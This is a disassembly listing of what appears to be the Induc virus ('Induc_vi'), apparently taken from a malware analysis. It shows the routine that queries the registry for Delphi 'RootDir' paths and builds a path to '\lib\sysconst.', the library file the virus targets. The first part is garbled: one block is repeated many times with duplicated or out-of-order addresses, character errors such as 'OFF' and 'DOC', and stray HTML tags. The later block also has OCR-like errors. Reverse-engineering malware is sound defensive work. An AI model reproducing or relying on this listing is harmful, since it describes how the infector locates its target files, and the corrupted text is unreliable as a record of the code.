0040530B 00405311 00405316 0040531B 00405321 00405326 00405327 0040532C 00405331	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3   CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]   CALL Induc_vi.00403D0C   PUSH EAX   PUSH 80000002   CALL <jmp.&advapi32.regopenkeyexa>   TEST EAX,EAX</jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405326 00405327 0040532C 00405331 00405333	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411</jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405326 00405327 <b>0040532C</b> 00405331 00405333 00405335	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],0FF  PUSH ESI</jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 00405327 00405331 00405333 00405335 00405337	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],0FF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]</jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405326 00405327 00405332 00405331 00405333 00405335 00405336 00405346	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],0FF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX</jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 00405327 00405331 00405333 00405339 0040533F 00405340 00405346	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],0FF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX  PUSH ESI</jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 00405327 00405331 00405333 00405339 0040533F 00405340 00405346 00405347	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],0FF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX  PUSH ESI  PUSH ESI  PUSH ESI  PUSH 0</jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 00405327 00405331 00405333 00405339 0040533F 00405340 00405346	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],0FF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX  PUSH ESI</jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 00405327 00405331 00405333 00405339 0040533F 00405340 00405346 00405347	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],0FF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX  PUSH ESI  PUSH ESI  PUSH ESI  PUSH 0</jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 00405327 00405331 00405333 00405335 00405337 00405340 00405346 00405347 00405348 0040534A	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00 68 80544000 8B45 FC	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],0FF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX  PUSH ESI  PUSH ESI  PUSH O  PUSH Induc_vi.00405480 ; ASCII "RootDir"  MOV EAX,DWORD PTR SS:[EBP-4]</jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 00405327 00405331 00405333 00405339 0040533F 00405346 00405346 00405347 00405348 0040534F 0040534F	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00 68 80544000 8B45 FC	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],OFF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX  PUSH ESI  PUSH ESI  PUSH O  PUSH Induc_vi.00405480 ; ASCII "RootDir"  MOV EAX,DWORD PTR SS:[EBP-4]  PUSH EAX</jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 00405327 00405331 00405333 00405339 0040533F 00405340 00405346 00405347 00405348 0040534A 0040534F 0040534F 00405352	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00 68 80544000 8B45 FC 50 E8 F0F0FFFF	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  [CALL Induc_vi.00403C70]  MOV EAX,DWORD PTR SS:[EBP-110]  [CALL Induc_vi.00403D0C]  PUSH EAX  PUSH 80000002  [CALL <jmp.&advapi32.regopenkeyexa>]  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],0FF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX  PUSH ESI  PUSH ESI  PUSH O  PUSH Induc_vi.00405480 ; ASCII "RootDir"  MOV EAX,DWORD PTR SS:[EBP-4]  PUSH EAX  CALL <jmp.&advapi32.regqueryvalueexa></jmp.&advapi32.regqueryvalueexa></jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 00405327 00405331 00405333 00405339 0040533F 00405346 00405346 00405347 00405348 00405348 0040534F 0040534F 00405352	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00 68 80544000 8B45 FC 50 E8 F0F0FFFF 85C0	LEA EAX,DWORD PTR SS:[EBP-110] MOV EDX,3  CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-110] CALL Induc_vi.00403D0C PUSH EAX PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],OFF PUSH ESI LEA EAX,DWORD PTR SS:[EBP-10B] PUSH EAX PUSH ESI PUSH ESI PUSH O  PUSH Induc_vi.00405480 ; ASCII "RootDir"  MOV EAX,DWORD PTR SS:[EBP-4] PUSH EAX CALL <jmp.&advapi32.regqueryvalueexa> TEST EAX,EAX</jmp.&advapi32.regqueryvalueexa></jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 00405327 00405331 00405333 00405339 0040533F 00405346 00405346 00405347 00405348 00405348 0040534F 0040534F 00405352	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00 68 80544000 8B45 FC 50 E8 F0F0FFFF 85C0 0F85 A8000000	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403DOC  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],OFF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX  PUSH ESI  PUSH O  PUSH Induc_vi.00405480 ; ASCII "RootDir"  MOV EAX,DWORD PTR SS:[EBP-4]  PUSH EAX  CALL <jmp.&advapi32.regqueryvalueexa>  TEST EAX,EAX  JNZ Induc_vi.00405408</jmp.&advapi32.regqueryvalueexa></jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 00405327 00405331 00405333 00405339 0040533F 00405346 00405346 00405347 00405348 00405348 0040534F 0040534F 00405352	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00 68 80544000 8B45 FC 50 E8 F0F0FFFF 85C0	LEA EAX,DWORD PTR SS:[EBP-110] MOV EDX,3  CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-110] CALL Induc_vi.00403D0C PUSH EAX PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],OFF PUSH ESI LEA EAX,DWORD PTR SS:[EBP-10B] PUSH EAX PUSH ESI PUSH ESI PUSH O  PUSH Induc_vi.00405480 ; ASCII "RootDir"  MOV EAX,DWORD PTR SS:[EBP-4] PUSH EAX CALL <jmp.&advapi32.regqueryvalueexa> TEST EAX,EAX</jmp.&advapi32.regqueryvalueexa></jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 00405327 00405331 00405333 00405339 0040533F 00405346 00405346 00405347 00405348 00405348 0040534F 0040534F 00405352	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00 68 80544000 8B45 FC 50 E8 F0F0FFFF 85C0 0F85 A8000000	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403DOC  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],OFF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX  PUSH ESI  PUSH O  PUSH Induc_vi.00405480 ; ASCII "RootDir"  MOV EAX,DWORD PTR SS:[EBP-4]  PUSH EAX  CALL <jmp.&advapi32.regqueryvalueexa>  TEST EAX,EAX  JNZ Induc_vi.00405408</jmp.&advapi32.regqueryvalueexa></jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 00405327 00405331 00405333 00405339 0040533F 00405340 00405346 00405347 00405348 00405348 0040534F 0040534F 00405352 00405353 00405353 00405358 00405358 00405360 00405363	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00 68 80544000 8B45 FC 50 E8 F0F0FFFF 85C0 0F85 A8000000 8D45 F4 E8 20E7FFFF	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403DOC  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],OFF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX  PUSH ESI  PUSH 0  PUSH Induc_vi.00405480 ; ASCII "RootDir"  MOV EAX,DWORD PTR SS:[EBP-4]  PUSH EAX  CALL <jmp.&advapi32.regqueryvalueexa>  TEST EAX,EAX  JNZ Induc_vi.00405408  LEA EAX,DWORD PTR SS:[EBP-C]  CALL Induc_vi.00403A88</jmp.&advapi32.regqueryvalueexa></jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 00405327 00405331 00405333 00405339 0040533F 00405346 00405346 00405347 00405348 0040534F 0040534F 00405352 00405353 00405358 00405358 00405360 00405363	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00 68 80544000 8B45 FC 50 E8 F0F0FFFF 85C0 0F85 A8000000 8D45 F4 E8 20E7FFFF C706 01000000	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403DOC  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],OFF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX  PUSH ESI  PUSH O  PUSH Induc_vi.00405480 ; ASCII "RootDir"  MOV EAX,DWORD PTR SS:[EBP-4]  PUSH EAX  CALL <jmp.&advapi32.regqueryvalueexa>  TEST EAX,EAX  JNZ Induc_vi.00405408  LEA EAX,DWORD PTR SS:[EBP-C]  CALL Induc_vi.00403A88  MOV DWORD PTR DS:[ESI],1</jmp.&advapi32.regqueryvalueexa></jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 0040532C 00405331 00405333 00405339 0040533F 00405346 00405346 00405347 00405348 0040534F 0040534F 00405352 00405353 00405358 00405358 00405360 00405368 00405368	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00 68 80544000 8B45 FC 50 E8 F0F0FFFF 85C0 0F85 A8000000 8D45 F4 E8 20E7FFFF C706 01000000 EB 24	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],0FF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX  PUSH ESI  PUSH O  PUSH Induc_vi.00405480 ; ASCII "RootDir"  MOV EAX,DWORD PTR SS:[EBP-4]  PUSH EAX  CALL <jmp.&advapi32.regqueryvalueexa>  TEST EAX,EAX  JNZ Induc_vi.00405408  LEA EAX,DWORD PTR SS:[EBP-C]  CALL Induc_vi.00403A88  MOV DWORD PTR DS:[ESI],1  JMP SHORT Induc_vi.00405394</jmp.&advapi32.regqueryvalueexa></jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 00405327 00405332 00405333 00405333 00405335 00405346 00405347 00405348 00405347 00405348 00405348 00405352 00405353 00405353 00405358 00405358 00405360 00405366 00405368	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00 68 80544000 8B45 FC 50 E8 F0F0FFF 85C0 0F85 A8000000 8D45 F4 E8 20E7FFFF C706 01000000 EB 24 8D85 E8FEFFFF	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403DOC  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],OFF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX  PUSH ESI  PUSH 0  PUSH Induc_vi.00405480 ; ASCII "RootDir"  MOV EAX,DWORD PTR SS:[EBP-4]  PUSH EAX  CALL <jmp.&advapi32.regqueryvalueexa>  TEST EAX,EAX  JNZ Induc_vi.00405408  LEA EAX,DWORD PTR SS:[EBP-C]  CALL Induc_vi.00403A88  MOV DWORD PTR DS:[ESI],1  JMP SHORT Induc_vi.00405394  /LEA EAX,DWORD PTR SS:[EBP-118]</jmp.&advapi32.regqueryvalueexa></jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 0040532C 00405331 00405333 00405339 0040533F 00405346 00405346 00405347 00405348 0040534F 0040534F 00405352 00405353 00405358 00405358 00405360 00405368 00405368	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00 68 80544000 8B45 FC 50 E8 F0F0FFFF 85C0 0F85 A8000000 8D45 F4 E8 20E7FFFF C706 01000000 EB 24	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],0FF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX  PUSH ESI  PUSH O  PUSH Induc_vi.00405480 ; ASCII "RootDir"  MOV EAX,DWORD PTR SS:[EBP-4]  PUSH EAX  CALL <jmp.&advapi32.regqueryvalueexa>  TEST EAX,EAX  JNZ Induc_vi.00405408  LEA EAX,DWORD PTR SS:[EBP-C]  CALL Induc_vi.00403A88  MOV DWORD PTR DS:[ESI],1  JMP SHORT Induc_vi.00405394</jmp.&advapi32.regqueryvalueexa></jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 0040532C 00405331 00405333 00405339 0040533F 00405340 00405346 00405347 00405348 00405348 00405348 00405352 00405353 00405353 00405358 00405358 00405360 00405368 00405368 00405368	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00 68 80544000 8B45 FC 50 E8 F0F0FFF 85C0 0F85 A8000000 8D45 F4 E8 20E7FFFF C706 01000000 EB 24 8D85 E8FEFFFF	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403DOC  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],OFF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX  PUSH ESI  PUSH 0  PUSH Induc_vi.00405480 ; ASCII "RootDir"  MOV EAX,DWORD PTR SS:[EBP-4]  PUSH EAX  CALL <jmp.&advapi32.regqueryvalueexa>  TEST EAX,EAX  JNZ Induc_vi.00405408  LEA EAX,DWORD PTR SS:[EBP-C]  CALL Induc_vi.00403A88  MOV DWORD PTR DS:[ESI],1  JMP SHORT Induc_vi.00405394  /LEA EAX,DWORD PTR SS:[EBP-118]</jmp.&advapi32.regqueryvalueexa></jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 0040532C 00405331 00405333 00405339 0040533F 00405340 00405346 00405347 00405348 00405348 00405348 00405352 00405353 00405353 00405358 00405358 00405360 00405366 00405366 00405376 00405376	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00 68 80544000 8B45 FC 50 E8 F0F0FFF 85C0 0F85 A8000000 8D45 F4 E8 20E7FFFF C706 01000000 EB 24 8D85 E8FEFFFF 8B16 8A9415 F4FEFFFF	LEA EAX,DWORD PTR SS:[EBP-110]  MOV EDX,3  CALL Induc_vi.00403C70  MOV EAX,DWORD PTR SS:[EBP-110]  CALL Induc_vi.00403D0C  PUSH EAX  PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa>  TEST EAX,EAX  JNZ Induc_vi.00405411  MOV DWORD PTR DS:[ESI],0FF  PUSH ESI  LEA EAX,DWORD PTR SS:[EBP-10B]  PUSH EAX  PUSH ESI  PUSH 0  PUSH Induc_vi.00405480 ; ASCII "RootDir"  MOV EAX,DWORD PTR SS:[EBP-4]  PUSH EAX  CALL <jmp.&advapi32.regqueryvalueexa>  TEST EAX,EAX  JNZ Induc_vi.00405408  LEA EAX,DWORD PTR SS:[EBP-C]  CALL Induc_vi.00403A88  MOV DWORD PTR DS:[ESI],1  JMP SHORT Induc_vi.00405394  /LEA EAX,DWORD PTR SS:[EBP-118]   MOV EDX,DWORD PTR DS:[ESI]   MOV EDX,DWORD PTR DS:[ESI]   MOV EDX,DWORD PTR SS:[EBP+EDX-10C]</jmp.&advapi32.regqueryvalueexa></jmp.&advapi32.regopenkeyexa>
0040530B 00405311 00405316 0040531B 00405321 00405327 0040532C 00405331 00405333 00405339 0040533F 00405340 00405346 00405347 00405348 00405348 00405348 00405352 00405353 00405353 00405358 00405358 00405360 00405368 00405368 00405368	BA 03000000 E8 55E9FFFF 8B85 F0FEFFFF E8 E6E9FFFF 50 68 02000080 E8 0FF1FFFF 85C0 0F85 D8000000 C706 FF000000 56 8D85 F5FEFFFF 50 56 6A 00 68 80544000 8B45 FC 50 E8 F0F0FFF 85C0 0F85 A8000000 8D45 F4 E8 20E7FFFF C706 01000000 EB 24 8D85 E8FEFFFF 8816	LEA EAX,DWORD PTR SS:[EBP-110] MOV EDX,3  CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-110] CALL Induc_vi.00403DOC PUSH EAX PUSH 80000002  CALL <jmp.&advapi32.regopenkeyexa> TEST EAX,EAX JNZ Induc_vi.00405411 MOV DWORD PTR DS:[ESI],0FF PUSH ESI LEA EAX,DWORD PTR SS:[EBP-10B] PUSH EAX PUSH ESI PUSH 0  PUSH Induc_vi.00405480 ; ASCII "RootDir" MOV EAX,DWORD PTR SS:[EBP-4] PUSH EAX CALL <jmp.&advapi32.regqueryvalueexa> TEST EAX,EAX JNZ Induc_vi.00405408 LEA EAX,DWORD PTR SS:[EBP-C] CALL Induc_vi.00405388 MOV DWORD PTR DS:[ESI],1 JMP SHORT Induc_vi.00405394 /LEA EAX,DWORD PTR SS:[EBP-118]  MOV EDX,DWORD PTR SS:[ESI]</jmp.&advapi32.regqueryvalueexa></jmp.&advapi32.regopenkeyexa>



```
|LEA EAX, DWORD PTR SS: [EBP-C]
0040538A
            8D45 F4
0040538D
            E8 26E8FFFF
                                 |CALL Induc vi.00403BB8
00405392
            FF06
                                 | INC DWORD PTR DS:[ESI]
00405394
            8R06
                                 MOV EAX, DWORD PTR DS: [ESI]
00405396
            80BC05 F4FEFFFF 00
                                | CMP BYTE PTR SS: [EBP+EAX-10C], 0
           ^ 75 D0
                                 \JNZ SHORT Induc_vi.00405370
0040539E
00405340
            68 90544000
                                PUSH Induc vi.00405490
            FF75 F4
                                 PUSH DWORD PTR SS:[EBP-C]
004053A5
                                 004053A8
             68 9C544000
004053AD
            8D85 E4FEFFFF
                                 LEA EAX, DWORD PTR SS: [EBP-11C]
004053B3
            BA 03000000
                                 MOV EDX, 3
            E8 B3E8FFFF
                                 CALL Induc_vi.00403C70
004053B8
004053BD
            8B85 E4FEFFFF
                                MOV EAX, DWORD PTR SS: [EBP-11C]
004053C3
            50
                                 PUSH EAX
            8D85 EOFEFFFF
                                 LEA EAX, DWORD PTR SS: [EBP-120]
004053C4
                                MOV ECX,Induc_vi.004054B8 ; ASCII "\lib\sysconst."
004053CA
             B9 B8544000
                                MOV EDX, DWORD PTR SS: [EBP-C]
004053CF
            8B55 F4
            E8 25E8FFFF
                                 CALL Induc_vi.00403BFC
004053D2
                                MOV EAX, DWORD PTR SS: [EBP-120]
004053D7
            8B85 EOFEFFFF
004053DD
            50
                                 PUSH EAX
            FF75 F4
004053DE
                                 PUSH DWORD PTR SS:[EBP-C]
                                 004053E1
             68 D0544000
004053E6
             68 F4544000
                                LEA EAX, DWORD PTR SS: [EBP-124]
004053EB
            8D85 DCFEFFFF
004053F1
            BA 0300000
                                MOV EDX, 3
            E8 75E8FFFF
                                 CALL Induc_vi.00403C70
004053F6
004053FB
            8B85 DCFEFFFF
                                MOV EAX, DWORD PTR SS: [EBP-124]
00405401
            5A
                                POP EDX
                                 POP ECX
00405402
            59
            E8 B8F9FFFF
                                 CALL Induc_vi.00404DC0
00405403
            8B45 FC
                                MOV EAX, DWORD PTR SS: [EBP-4]
00405408
0040540B
            50
                                 PUSH EAX
0040540C
             E8 27F0FFFF
                                 CALL <JMP.&advapi32.RegCloseKey>
00405411
            43
                                INC EBX
00405412
            80FB 38
                                CMP BL,38
00405415
           ^ OF85 C8FEFFFF
                                \JNZ Induc_vi.004052E3
            33C0
0040541B
                                XOR EAX, EAX
0040541D
             5A
                                POP EDX
0040541E
            59
                                POP ECX
                                POP ECX
0040541F
            59
            64:8910
                                MOV DWORD PTR FS: [EAX], EDX
00405420
00405423
            68 48544000
                                PUSH Induc_vi.00405448
00405428
            8D85 DCFEFFFF
                               LEA EAX, DWORD PTR SS: [EBP-124]
            BA 06000000
0040542E
                                MOV EDX, 6
            E8 74E6FFFF
                                CALL Induc_vi.00403AAC
00405433
00405438
            8D45 F4
